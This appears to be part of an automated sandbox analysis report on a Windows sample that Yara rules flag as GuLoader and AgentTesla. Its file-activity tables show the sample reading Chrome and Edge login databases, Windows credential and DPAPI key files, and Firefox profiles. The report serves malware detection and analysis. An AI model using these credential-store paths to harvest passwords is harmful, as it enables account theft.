Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000000.149293461019.0000000000D80000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.154287546935.000000001DF5D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.154286657088.000000001DEA1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.154286657088.000000001DEA1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D880DF	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D880DF	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D880DF	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D880DF	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D880DF	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	D880DF	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E533263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E533263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E533263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E533263	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CBC9B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CBC9B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E53099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E53099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E53099B	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E53099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E4862DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E53D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E53D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E53D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6E4862DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E4862DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E4862DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E4862DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E53099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E53099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E53099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E53099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E4862DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\55291330-94ac-419e-bf17-7f085e9fc444	unknown	4096	success or wait	2	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11104	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6CBC9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6CBC9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6E53099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6E53099B	unknown

Analysis Process: conhost.exe PID: 3104, Parent PID: 3792

General

Start time:	20:20:09
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff736500000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly